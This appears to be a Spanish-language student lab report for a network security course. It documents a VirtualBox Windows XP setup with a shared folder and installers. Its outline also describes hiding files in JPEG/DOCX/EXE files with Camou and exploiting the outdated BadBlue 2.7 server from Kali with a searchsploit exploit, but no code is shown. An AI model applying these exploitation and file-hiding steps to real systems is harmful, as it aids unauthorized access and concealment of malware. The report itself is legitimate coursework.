

Informe 1 – Tercer Parcial

Yadier Stiven Mayoral Palomeque

Facultad de Ingeniería, Universidad Tecnológica del Chocó Diego Luis Córdoba

2720409: Seguridad y Auditoria de Redes

Docente: Rafael Sandoval Morales

Quibdó, Chocó

Octubre 2025

Tabla de Contenido

	Pag.
Introducción	5
Objetivos	6
Objetivo General	6
Objetivos Específicos	6
Entorno	7
Desarrollo	7
Creación de Carpeta Compartida e Instalación de Programas	7
Instalación Guest Additions	7
Creación de Carpeta Compartida	10
Capítulo 1 - Identificar que Cantidad de Archivos Inmersos Soporta cada Extensión ..	14
Jpeg.....	14
Word (docx).....	17
Exe.....	20
Capítulo 2 - Ingresar al Sistema Explotando Badblue	22
Conclusión.....	30
Referencias	31

Tabla de Ilustraciones

	Pag.
Ilustración 1 Máquina Windows XP iniciada.....	7
Ilustración 2 Guest Additions	8
Ilustración 3 Guest Additions 2	8
Ilustración 4 Instalación en curso Guest Additions	9
Ilustración 5 Instalación Guest Additions finalizada.....	9
Ilustración 6 Dispositivos - Carpetas compartidas	10
Ilustración 7 Selección de carpeta compartida	10
Ilustración 8 Resumen creación de carpeta compartida	11
Ilustración 9 Inspección de carpeta compartida en XP	11
Ilustración 10 Inspección de carpeta compartida	12
Ilustración 11 Archivos a enviar.....	12
Ilustración 12 Carpeta con instaladores en XP.....	12
Ilustración 13 Instaladores	13
Ilustración 14 Programas instalados.....	13
Ilustración 15 Tamaño original Jpeg	14
Ilustración 16 Selección de archivos Jpeg.....	14
Ilustración 17 Selección de imagen.....	15
Ilustración 18 Contraseña.....	15
Ilustración 19 Superación de capacidad máxima	16
Ilustración 20 Tamaño aproximado permitido Jpeg	16
Ilustración 21 Tamaño original docx.....	17
Ilustración 22 Archivos seleccionados	17

Ilustración 23 Camuflaje	18
Ilustración 24 Camuflaje en proceso	18
Ilustración 25 Excede capacidad	19
Ilustración 26 Capacidad docx	19
Ilustración 27 Selección de archivos exe	20
Ilustración 28 Selección de exe para camuflar	20
Ilustración 29 Camuflaje en proceso	21
Ilustración 30 Superación de capacidad	21
Ilustración 31 Máxima capacidad permitida	22
Ilustración 32 Badblue iniciado.....	23
Ilustración 33 Dirección IP Windows XP	23
Ilustración 34 Escaneo de Red	24
Ilustración 35 Searchsploit badblue	25
Ilustración 36 Descarga de exploit y copia de código	25
Ilustración 37 Creación de archivo y pega de código	26
Ilustración 38 Acceso exitoso.....	27
Ilustración 39 Directorios e información del sistema.....	28
Ilustración 40 Usuarios del sistema.....	28
Ilustración 41 Servicios en ejecución.....	29

Introducción

En el presente informe se documentan las prácticas realizadas. Las actividades se desarrollaron en un entorno virtual configurado mediante **VirtualBox**, utilizando una máquina virtual con sistema operativo **Windows XP**. En este entorno se instalaron herramientas como **Guest Additions**, **BadBlue 2.7**, **Camou**, **VLC Media Player** y **Adobe Reader**, con el fin de realizar tareas de configuración, intercambio de archivos mediante carpetas compartidas y análisis de seguridad.

Posteriormente, se evaluó la **capacidad de camuflaje de archivos** en diferentes extensiones (JPEG, DOCX, EXE y PDF) y se realizó la **explotación de la vulnerabilidad del servidor BadBlue** desde un sistema **Kali Linux**, simulando un acceso remoto no autorizado con fines académicos.

Objetivos

Objetivo General

Analizar y aplicar procedimientos de configuración, intercambio de archivos y explotación controlada de vulnerabilidades en Windows XP-

Objetivos Específicos

Instalar y configurar los complementos **Guest Additions** en una máquina virtual Windows XP para optimizar la integración con el sistema anfitrión.

Crear y administrar **carpetas compartidas** entre el sistema anfitrión y la máquina virtual para la transferencia de archivos.

Determinar la **capacidad máxima de camuflaje** soportada por diferentes tipos de archivos (JPEG, DOCX, EXE, PDF) utilizando la herramienta **Camou**.

Identificar y ejecutar un **exploit funcional** para el servicio **BadBlue 2.7**, comprendiendo el proceso de explotación de vulnerabilidades en software desactualizado.

Entorno

Se trabajó en un entorno controlado conformado por una máquina virtual Windows 7 ejecutada en VirtualBox, en la cual se instalaron y configuraron programas compartidos a través de carpetas compartidas desde el dispositivo.

Los programas instalados son: Adobe Reader 8, VLC Media Player, BadBlue Personal Edition 2.7 a y Camou.

Desarrollo


Creación de Carpeta Compartida e Instalación de Programas

A continuación, se documenta el procedimiento seguido para crear la carpeta compartida e instalar los programas.

El primer paso consiste en iniciar la maquina virtual de windows XP.

Instalación Guest Additions


Ilustración 1 Máquina Windows XP iniciada



Una vez encendida, se da oprime la opción de **Dispositivos**, luego en **insertar imagen cd de las Guest Additions** (Las Guest Additions son un paquete que permiten mejorar la interacción


e integración entre la máquina virtual Windows XP y el sistema operativo (Windows 11)). Luego de oprimir esa opción se abre la siguiente ventana.

Ilustración 2 Guest Additions




Se oprime la opción de **Next** y aparece la opción para cambiar la ubicación de la instalación, como se evidencia a continuación:

Ilustración 3 Guest Additions 2




Next nuevamente y en el siguiente recuadro se oprime la opción **install** e inicia el proceso de instalación.

Ilustración 4 Instalación en curso Guest Additions



Una vez instalado el paquete de los complementos del invitado, este pide que se reinicie el equipo.


Ilustración 5 Instalación Guest Additions finalizada



Creación de Carpeta Compartida


Una vez reiniciada la máquina virtual, se oprime la opción de **Dispositivos**, luego la opción de **Carpetas compartidas** y **preferencias de carpetas compartidas**.

Ilustración 6 Dispositivos - Carpetas compartidas




Eso abre la configuración de la máquina virtual, específicamente el apartado de carpetas compartidas, allí se oprime la carpeta azul con el símbolo del más en color verde, ubicada en la parte superior derecha, al oprimirla se abre un recuadro que solicita ruta de la carpeta que se va a compartir, nombre de la carpeta y se seleccionan las opciones de automontar y hacer permanente.

Ilustración 7 Selección de carpeta compartida




Luego de se oprime la opción **aceptar** y aparece un resumen de la creación de la carpeta compartida como se evidencia a continuación:

Ilustración 8 Resumen creación de carpeta compartida




Una vez hecho esto se da en la opción de Aceptar y se regresa a Windows XP, se busca **Mi PC** estando ahí aparece la carpeta compartida, marcada dentro del recuadro amarillo.

Ilustración 9 Inspección de carpeta compartida en XP




Se inspecciona la carpeta y se observa que un archivo .txt, un audio, un documento de Word y un documento PDF.

Ilustración 10 Inspección de carpeta compartida




Ahora se pasarán los siguientes instaladores del sistema anfitrión a Windows XP haciendo uso de la carpeta compartida.

Ilustración 11 Archivos a enviar




Se pasa la carpeta que contiene los instaladores a la carpeta compartida, en la siguiente ilustración se visualiza que la carpeta con los instaladores ya aparece en Windows XP.

Ilustración 12 Carpeta con instaladores en XP



Al abrir la carpeta que tiene el nombre **Clase 2 Oct 2025**, se puede evidenciar que contiene los instaladores de la versión 8.0 de Adobe, la versión 2.7^a de badblue, Camout, Internet Explore 8 y Vlc 3.0.18; Todos estos programas se instalan siguiendo los pasos de configuración que proporciona cada uno de los instaladores.

Ilustración 13 Instaladores



Una vez instalados aparecen los iconos ejecutables de cada uno de los programas en el escritorio como se evidencia a continuación:

Ilustración 14 Programas instalados




Ilustración 17 Selección de imagen

